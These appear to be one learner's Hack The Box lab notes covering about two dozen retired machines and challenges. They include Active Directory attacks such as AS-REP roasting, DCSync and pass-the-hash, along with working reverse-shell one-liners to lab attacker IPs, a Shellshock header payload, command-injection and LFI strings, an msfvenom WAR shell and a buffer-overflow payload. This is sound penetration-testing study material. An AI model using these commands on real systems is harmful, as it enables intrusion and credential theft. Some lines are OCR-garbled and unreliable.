HTB Machines

Forest

Impacket methods (https://www.hackingarticles.in/abusing-kerberos-using-impacket/)

Use enum4linux to get list of usernames

enum4linux -a <IP>

- Put this list of usernames inside a text file to be used in the next command
- I believe this relies on anonymous LDAP access, which may not be enabled

This script will show the Kerberos pre-authentication hashes (AS-REP) from the DC if the UF_DONT_REQUIRE_PREAUTH is set for a user impacket-GetNPUsers -dc-ip 10.10.10.161 htb.local/ -usersfile <custom usernames text file> -format john -outputfile hash.txt

Crack the hash found from the output text file above

hashcat -m 18200 -a 0 has.txt /usr/share/wordlists/rockyou.txt

Login with evil-winrm with the credentials found

evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice


Bloodhound

- Setup bloodhound
 - o neo4j console
 - New creds are neo4j:hihihi
- Run bloodhound command
 - o Log in
- Take JSON files from Sharphound's findings ran on the target and import into bloodhound (drag them in)
- Mark the current logged in account as owned by searching for it
- Analyse by looking at
 - o Shortest path to high value targets (messy but more complete info)



- . By moving mouse over the owned user, we can see the shortest path to a high value target
- Notice that we are part of a group that has GenericAll permissions (full control) over a group which has WriteDACL privileges over the domain itself
 - Follow the thick to thin arrow like structure of the lines from the owned user to service accounts, to privileged IT accounts, to account operators, which has the high permissions over exchange windows permissions which has the write dacl
- Shortest path to domain admins (cleaner but less info)
- Take note of what has DACL write permissions to the Domain
- See what attacks are possible by right clicking on the WriteDACL label you want to exploit and look under Windows/Linux Abuse

Heln: WriteDac



 In this box's case I didn't need to do the PSCredential/create a new user step because this account was already part of the WriteDACL group

The DCSync Attack Process

- The attacker discovers a domain controller to request replication.
- The attacker requests user replication using the GetNCChanges
- The DC returns replication data to the requestor, including password hashes.
- On target
 - o You may need to run this Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
 - o Transfer the powerview.ps1 file to target
 - o https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
 - Open powershell and run Import-Module .\PowerView.ps1
 - o Give the current user DCSync privileges:
 - o Add-DomainObjectAcl -TargetIdentity 'DC=<EG htb>,DC=<EG local>' -PrincipalIdentity <current user> -Rights DCSync
- On attacker
 - Drop the password hashes from the DC
 - o impacket-secretsdump -outputfile 'something' 'htb.local'/'svc-alfresco':'s3rvice'@'10.10.10.161'
 - o Pass the hash by taking just the password part of the NTLM hash and using evil-winrm
 - o evil-winrm -u <User EG Administrator> -H <hash> -i <IP>

Active


After mgetting the readable SMB directory and searching through to find a groups.xml with a GPP encrypted cpassword inside for a service account

- Decrypt password

gpp-decrypt edBSHOwhZLTjt/QS9FelcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NgIVmQ

Then used Kerberoast attack to get Admin creds so I could SMB as admin and go to the Admin Desktop.


- The admin desktop was not listed under /Users/Administrator but I could still cd to it anyway



Headless

You can decode cookies using: https://www.kirsle.net/wizards/flask-session.cgi It may reveal what the username of the cookie is

Probe HTTP headers with XSS reverse shell payload and see if you can get an admin cookie returned



Then used command injection in burpsuite to get a shell

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Found this under sudo -I

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then

/usr/bin/echo "Database service is not running. Starting it..."

./initdb.sh 2>/dev/null

else

/usr/bin/echo "Database service is running."

fi
```

I got very confused about how initdb.sh was running seemingly under the usr/bin folder but it wasn't. You didn't have to be under /usr/bin to run the script so you could just create initdb locally with nc -e /bin/bash 10.10.14.37 9004 injected into it to pop root shell using initdb.sh

Legacy

Show Windows hidden files: dir /a

Windows boxes may take on different file structures than expected

- Instead of users existing in /Users/... they existed in /Documents and Settings/...

Grandpa / Granny (Two different boxes with the same vector)

Always check exploits for the service and version

URI can be a URL

Ink files are shortcut files in Windows

You can use the msf local exploit suggester as a possible privesc vector to identify exploits from a meterpreter session

Important

If an exploit/post-exploitation is failing it could be because the meterpreter session doesn't have high enough privileges. So migrate to an NT Authority process and try again

Note NT AUTHORITY\NETWORK SERVICE is not root but NT AUTHORITY\system is root

CozyHosting

Web Framework - Software framework to aid in the development of web apps/services

 Structured way to build and deploy using reusable components, libraries, and tools like handling HTTP requests, handling sessions, accessing databases, and rendering HTML pages

Try look out for what web framework is being used through information disclosure on error 500 pages. EG A White Label Error googled let me to see it uses Java Spring Boot

Java Spring Boot is web framework built on top of the Spring framework for Java web apps.

- The Actuator endpoints let you monitor and interact with your application eg /Actuator/health

Use found sessionIDs to access pages like /admin

To test if an input field on a website eg username is vulnerable to command injection create a python server on kali and then enter: test;curl\${IFS}http://<kaliIP:port>;

- test; This is a placeholder command. It ensures that the subsequent commands are executed. In the context of command injection, this could be used to terminate a previous command and start a new one
- \${IFS} This represents a space or whitespace character. In shell scripting in Unix, it is often used to break arguments into separate components
- We first create this file on kali end: echo -e '#!/bin/bash\nsh -i >& /dev/tcp/<KaliIP>/<Netcat port> 0>&1' > rev.sh
 - O We need to include the shebang here or it won't be interpreted properly as a bash script
- Then host this file using python
- Create a netcat listener for the port we set in the script
- Then use test;curl\${IFS}<KaliIP>:<Python hosted port>/rev.sh|bash; in the input field
 - We pipe this into bash because that's what we want to execute the command with

Try using python3 to host files on remote machines if python doesn't work

When you are echoing \$ to a file, it needs to be escaped

EG echo "\\$2a\\$10\\$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm" > asd.txt

Use the del key to delete terminal characters without moving it

Always try a found 'admin' password for all the different users in a system

Easy way to grab files: curl http://<kalilP:port>/<path> --output <path>

EG curl http://10.10.14.18:1112/winPEASx86.exe --output winpeas.exe

Permx

There was a CVE I was unaware of, but how do I get to that? There are so many CVEs for Chamilo. Can I just choose whatever ones I want from the CVE list?

https://starlabs.sg/advisories/23/23-4220/

Curl upload example command:

- curl -F 'bigUploadFile=@rce.php' 'http://<chamilo>/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
 action=post-unsupported'
 - o curl -F 'bigUploadFile=@rce.php
 - This part of the command uses curl to send a POST request with the -F flag, which is used to specify form data. bigUploadFile=@rce.php tells curl to upload the file rce.ph
 - o http://<chamilo>/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported
 - This is the URL of the Chamilo LMS instance where the file will be uploaded
 - The action=post-unsupported query parameter might be part of the specific way the Chamilo LMS handles file uploads

Using reverse shell one liners may result in a connection but not a shell. Use the full php kali reverse shell to be safe

The 'd' in drwxrwxrwx means it is a directory

LDAP enum example:

Idapsearch -x -H Idap://10.10.11.23 -D "CN=admin,dc=cblue,dc=be" -w pass -b "DC=cblue,DC=be"

The purpose of robots.txt is to prevent the crawling/indexing of certain pages by things like spiders and Google

I couldn't connect to mysql without being in a proper xterm shell. More specifically the python3 generated one

Bcrypt hash example: \$2y\$04\$1Ddsofn9mOaa9cbPzk0m6euWcainR.ZT2ts96vRCKrN7CGCmmq4ra

- Prefix (\$2v\$):
 - This part indicates the hashing algorithm used, which is bcrypt (\$2y\$). Bcrypt is a secure hashing algorithm commonly used for password hashing.
- Cost Factor (04):
 - o The cost factor (04 in this case) represents the number of rounds of hashing performed. In bcrypt, the cost factor determines the computational cost of hashing and therefore the time it takes to compute the hash. Higher cost factors mean more rounds of hashing, making it harder to brute-force passwords.
- Salt (1Ddsofn9mOaa9cbPzk0m6e):
 - The salt is a random value used during the hashing process to ensure that identical passwords have different hash values. It is concatenated with the password before hashing to add randomness and prevent rainbow table attacks.
- Hash (uWcainR.ZT2ts96vRCKrN7CGCmmq4ra):
 - The hash itself is the result of hashing the combined salt and password multiple times using the bcrypt algorithm. This final hash value is what gets stored in databases for password verification.

- The dollar signs are separators of different parts of the hash

Don't forget to try found passwords across different accounts and services. EG the found DB password was the user's password into the system

Use a symlink attack as described in Privesc

BroadLight

Don't forget to check subdomains. Look for an expected domain format and use that in the hosts file EG I found email info@board.htb so use board.htb as the domain. Subdomains are likely to be found there and have to use the right domain. This is also the reason it was not showing up in the gobuster subdomain hunt even with the correct size exclusion

Dolibarr vulnerable to remote code execution via uppercase manipulation. This threw me off in the CVEdetails because it said it needed authentication first so I skipped over it, but I used the POC and it worked:

- https://github.com/04Shivam/CVE-2023-30253-Exploit

Found mysql login details in config files

I then updated the llx_user table with a custom hash that matched the current hash format stored originally and logged into dolibarr as superadmin

- Lused
 - UPDATE llx_user SET pass_crypted='\$2b\$05\$ofBIFldFZtu1uwlEkNIIHO1rnq1AlNCu09tUKvHrUCc4oW7ygvjC6'
 WHERE login='admin';

Got into larissa's account using the same password I found in the config files to get into the SQL database

Use the -static flag when compiling c programs so they don't cause library errors when transferred onto another machine to run

Take notice of the SUID of non-common bins

Editorial

Once I found I can get info disclosure from a ssrf port probe attack in a specific input field in a following burpsuite get request that came after the POST request, continue to use that same method to traverse once you discover new directories

If you are getting a ^M related error due to hidden carriage returns, use the command dos2unix <file> and then try it again

JS Bootstrap (Bootstrap's JavaScript components) simplifies the process of adding dynamic elements and interactive features to web pages, making it a popular choice for developers aiming to create responsive and user-friendly web interfaces.

Folders with nothing in them could contain a hidden .git directory

Once in a git folder you can hunt down commits that will reveal the code they are committing with git show <commit ID>

Antique

HP JetDirect printers have a telnet password disclosure vulnerability through an SNMP walk.

SNMP (Simple Network Management Protocol)

- SNMP is a protocol used to manage and monitor devices on a network, such as routers, switches, servers, and printers. It enables network administrators to gather information about devices and send commands to them.
- Key components:
 - o SNMP Objects
 - Data variables that can be queried or set on a network device. Each object represents a specific piece
 of information, such as device status, configuration parameters, or performance metrics.
 - MIB (Management Information Base)
 - Hierarchical database of SNMP objects. It defines the structure and types of data that can be managed using SNMP. Each object in the MIB is identified by a unique OID (Object Identifier).
 - o OID (Object Identifier)
 - A globally unique identifier used to name SNMP objects. It consists of a series of integers separated by dots, representing a path in the MIB hierarchy.

Use snmpwalk to decode telnet password

I used a Telnet reverse shell to break out of the limited telnet shell:

- exec TF=\$(mktemp -u);mkfifo \$TF && telnet 10.10.14.37 8082 0<\$TF | sh 1>\$TF
- This would have been the better command to run though:
 - o exec bash -c 'bash -i >& /dev/tcp/10.10.14.37/8082 0>&1'

Check for listening ports

- See there is another service other than telnet on port 631 (CUPS (Common UNIX Printing System))
- Try netcatting to it
- Try curling to it
 - We get a bunch of HTML code back pertaining to a CUPS webpage
 - We can put this HTML inside an online HTML playground like for a better view
 - https://seleniumbase.io/w3schools/
 - o The main thing to take note of is the CUPS version
 - o I then found this exploit which allows full read access to any file on the system
 - https://github.com/p1ckzi/CVE-2012-5519/blob/main/cups-root-file-read.sh
 - o I executed this script and then got the flag by typing /root/root.txt:
 - [>] /root/root.txt
 [+] contents of /root/root.txt:
 784470832f2e38336d3f7dbf30ad4d79

Broker

Apache ActiveMQ is a popular open-source messaging broker that supports multiple messaging protocols, including AMQP and MQTT.

- ActiveMQ:
 - o You put a toy in the ActiveMQ toy box. ActiveMQ organizes it and decides how to send it out.
- MQTT:
 - o If the toy needs to be sent quickly, ActiveMQ might use MQTT, to deliver it right away.
- AMQP:
 - If the toy needs to be delivered securely and you want to know when it gets there, ActiveMQ might use AMQP, to deliver it.

Make sure to properly check the pmap results because I was trying to use the first port that said activeMO for the attack

and it wasn't working

Optimum

HFS: HTTP File Server is a way to host your files to be accessible from http port 80

- https://github.com/rejetto/hfs

I just used two msf exploits:

- exploit(windows/http/rejetto_hfs_exec)
- exploit(windows/local/cve_2020_0787_bits_arbitrary_file_move)

I found that second exploit using post(multi/recon/local_exploit_suggester) and just trying all the vulnerable results

I then migrated to a nt authority/system process then jumped into a shell

Bashed

Difference between .min.php and .php:

The main difference is that phpbash.min.php is a minimized (smaller) version of phpbash.php, optimized for
production use where file size matters, while phpbash.php is the original, typically more readable version used in
development and debugging contextsTypically used during development, debugging, or when clarity of code is
more important than file size.

Uploaded a php rev shell in uploads, triggered it and then found this exploit for priv esc:

https://www.exploit-db.com/exploits/44298

DEVEL

Popped using: exploit/windows/local/ms10_015_kitrap0d from doing meterpreter local exploit suggester

Shocker

Used feroxbuster to look for scripts inside of cgi-bin and then once found one, captured a burpsuite request to the file and modified the user-agent field for a shell:

User-Agent: () { :; }; /bin/bash -c "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1"

Knife

The PHP version running on a site is another exploitable thing to check out

This short exploit script <u>revshell_php_8.1.0-dev.py</u> gives a reverse shell on target. Usage:

L\$ python3 revshell_php_8.1.0-dev.py <target URL> <attacker IP> <attacker PORT>

If a binary has full permissions (777) it may still not be runnable because the parent folder may not allow writable permissions

Don't forget to check GTFObins on the executable first! This would have saved me so much time https://gtfobins.github.io/gtfobins/knife/

Beep

Find TLS version running on port 443

nmap --script ssl-enum-ciphers -p 443 -T5 -A 10.10.10.7 -O

Notice what software is running on port 443 - Elastix /vtigercrm/graph.php is vulnerable to LFI

Configure Your Browser to Use Legacy SSL/TLS Versions

Modern browsers have disabled support for SSL 2.0 and SSL 3.0, and some older versions of TLS by default. While it is not recommended to use these insecure protocols, you can temporarily enable them for testing purposes.

Firefox:

- 1. Open Firefox and type about:config in the address bar.
- 2. Search for security.tls.version.min.
- 3. Change its value to 1 to enable TLS 1.0 or 2 to enable TLS 1.1.

Elastic LFI exploit used in Repeater:

/vtigercrm/graph.php?current_language=../../../../etc/amportal.conf%00&module=Accounts&action

You may need multiple algorithm offerings for ssh to work

ssh -o HostKeyAlgorithms=+ssh-rsa -o KexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7

Precious

X-Runtime header in response can give away the language of the website

The exploit is in the pdf library used by ruby to do the conversion, this is not somewhere I've seen an exploit before

Look inside the .bundle dir on the ruby's home dir

Found YAML deserialization exploit: https://snyk.io/blog/finding-yaml-injection-with-snyk-code/

A sudo -l run ruby file made an insecure call (YAML.load()) to open a yml file so we can create our own yml file on the Desktop like this

- We can the git_set to cat /root/root.txt to read the file
- Effective on Ruby versions 2.x to 3.x

- Deserialization attacks exploit the way serialized data is deserialised to gain unauthorized access or execute arbitrary code
 - Arbitrary Code Execution: In Ruby, descrializing objects from untrusted sources can lead to code execution
 if the descrialization process instantiates objects with dangerous methods. For instance, if the
 descrialization reconstructs an object of a class that includes methods to execute shell commands, an
 attacker could exploit this to run arbitrary commands.
 - In the provided YAML, the Net::WriteAdapter class has a reference to the Kernel module and the
 method_id::system. This suggests that the deserialization could potentially invoke system commands
 (Kernel.system) when the object is deserialized. This is particularly dangerous as it can allow an
 attacker to execute arbitrary commands on the server.

Traceback

When echoing a shebang to a file make sure to escape the ! with a \

Usage

curl -I <http site> will fetch HTTP headers from a URL without download the page content

Useful for potentially seeing versions of tools used on sites

Don't forget to check for SQLi under all possible fields, I didn't check the forgot password one!

Sqlmap attack

laravel-admin - v1.8.19 Exploit:

Involved uploading a php script with a .jpg appended and then intercepting the burp suite and removing the jpg to bypass the file extension restriction. I could then access the PHP file.

Completely missed some config files (.monitrc) on the Desktop which had a password in one of the files

Lame

Remember to check vulnerabilities associated with version numbers for potential exploits with eg metasploit

Find The Easy Pass

Reverse Engineering for an simple password checker exe:

Use strings to see strings inside exe

Static information describes the structure of the software as it is written in the source code, while dynamic information describes the run-time behaviour. Dynamic is easier than static, and is done by using a debugger like Immunity

- Use Immunity with wine to open it (wine /root/.wine/drive_c/users/root/Desktop/Immunity/Immunity Debugger)
- 2. Open the exe inside Immunity
- 3. Right click inside the top left window and search for all referenced text strings

Set a breakpoint on the JMZ (jump to function) which is the password that checks if the password is right. Do this using F2 when selected and it will appear light blue like the above

5. Run the exe using the play button and type some input

Notice in the bottom right window what is happening at the breakpoint. We notice some strange ASCII text "fortran!" this could be our password and in this case it is!

Weak RSA - Challenge

RSACTFTool is a way to crack private keys based on weak RSA. It only needs the public key to do this and will use multiple attacks.

- 1. Clone the git repo into /usr/share if not already
- 2. cd into /usr/share/rsactftool
- 3. Use: ./RsaCtfTool.py --publickey <public key pub file> --private to print out the private key
- 4. Then decrypt the file: openssl pkeyutl -decrypt -inkey <private_key file> -in <encoded file> -out decrypted_file.txt

Jerry

Apache tomcat web application manager is located at /manager/html

Sometimes a POST request is not made to submit a username and password, but a GET request is used and an authorization header is used like this:

Look through HackTricks: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat

Enumerate users using msf: use auxiliary/scanner/http/tomcat_enum

- Change the targeturi to EG /manager

```
GET /manager/html HTTP/1.1
Host: 10.10.10.95:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US, en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.10.10.95:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic d2VyOndlcndyZQ==
```

- The fact is says 'Basic' means it requires a simple authentication using a username and password (in the form of username:password) encoded in Base64
- Look for default credentials lists for Tomcat then if that doesn't work you could use a common usernames and passwords
 and created a permutation of all of them together in that form using a simple python script (using nested for loop) then
 feed that into this website with each line encoded separately



- In burpsuite before the attack you need to uncheck encode special characters or else this won't work
- .WAR files (Web Archive) are zipped web app directories
- Upload this specially made WAR file: msfvenom -p java/jsp_shell_reverse_tcp LHOST_IP> LPORT=<LHOST_IP> -f war -o revshell.war
 - o Then access it at /revshell.war
 - o MSFvenom is a combination of Msfpayload and Msfencode
- In windows you can wrap quotes around a file name with spaces eg type "hello there.txt"

You know 0xDiablos - Challenge

Binary exploitation file analysis

file binary_name strings binary_name objdump -d binary_name Fuzz inputs, use things like ghidra to look at function behaviour

Try find things like buffer overflows, format string vulnerabilities, integer overflows, command injection etc

checksec is a tool used to check the security for files. It particularly pertains to seeing if there is buffer overflow mitigations in place like stack canary, non-executable stack, and address randomisation (in this case called PIE)

- checksec --file=<file>
- All these mitigations are turned off for this machine so we are going to try a BOF attack

gdb commands:

- gdb <file>
- disas main Disassemble main func
- break <funcname>
- run
- step
- next
- info function Show function names]
- info registers Show all register values (ebp, eip etc)

Notice when you paste a whole bunch of text into the running app, you get a segmentation fault

gdb-peda functions:

- pattern create <number> Generate pattern
- pattern offset <memory address> Find the offset of that pattern
- More at: https://github.com/longld/peda

EIP points to the next instruction

EBP helps functions access their parameters and local variables in a structured manner


ESP manages the top of the stack, adjusting as data is pushed or popped


Buffer Overflow using gdb:

- 1. Open gdb and generate a large pattern using the pattern create command (use a text file to copy these into)
- 2. Run the program and paste the pattern into the input
- 3. Use info reg to look at the pointer values
- 4. Find the pattern offset by copying the below value (either the address or the plaintext) into the pattern offset command EIP: 0×41417741 ('AwAA')
- 5. Regenerate the pattern with that number, paste into text file
- 6. Add four characters eg 'BBBB' to the end of the pattern to account for filling up the EIP (4 characters in size) and you will see we now have the EIP in our control

```
EBP: 0×41594141 ('AAYA')
a. ESP: 0×ffffd360 ("\\xe2\\x91\\x04\\x08")
EIP: 0×42424242 ('BBBB')
```

- 7. Find the memory address of the function you want to run using info func
- 3. Take the above address and reverse it to account for little endian and add it to the end of the new pattern
 - a. EG memory address 0x080491e2 -> \xe2\x91\x04\x08 [You can use python pwn p32() for this]
- 9. In x86 calling convention, functions parameters are often passed on the stack





Because we discovered this function has two parameters in reversing we need those two parameter memory addresses included in the payload

When using disas <function> we can look for possible memory addresses of the where the function parameters are by spotting ebp+8 and ebp+0xc.

- 10. We add 4 random characters as padding to reach the first argument and then convert both those memory addresses to little endian using python3
 - a. EG Use from pwn import * print(p32(0xdeadbeef))
- 11. Our payload should look something like this:

AAA%AAsAABAA\$AAnAACAA-AA(AADAA;AA)

AAEAAaAAOAAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANA AjAA9AAOAAkAAPAAIAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYA $xe2\\x91\\x04\\x08BBBB\\xef\\xbe\\xad\\xde\\rd0\\xde\\xc0$

- 12. Now because this executable is hosted on a webserver we will use python and pwn to send it
 - a. python3

```
>>> from pwn import *
```

>>> p = remote('<victimIP>', <port>)

- >>> p.sendline(<payload>)
- >>> p.interactive()

Netmon

PRTG Network Monitor configuration files are located at C:\ProgramData\Paessler\PRTG Network Monitor

- Check for usernames/passwords in the PRTG Configuration files
 - o The files with .old and .bak extensions are backups

If a password has the name of a year in it, try doing different years because of password rotation

If stuck always check if there are exploits (preferably RCE) available for what you are attacking

For some reason the supposedly same exploit didn't work on msfconsole but worked from github clone: https://github.com/A1vinSmith/CVE-2018-9276

Under Construction - Too hard for me right now

Using ChatGPT I was able to set up a running django server around the two html files given

Blue

Find PID of specific service on port

ss -tulpn | grep :<port>

Kill that port kill -9 <PID>

For msfconsole attacks use show targets to see if that needs to be set

Make sure you remember to set LHOST to the VPN interface

Once inside meterpreter type shell to get a shell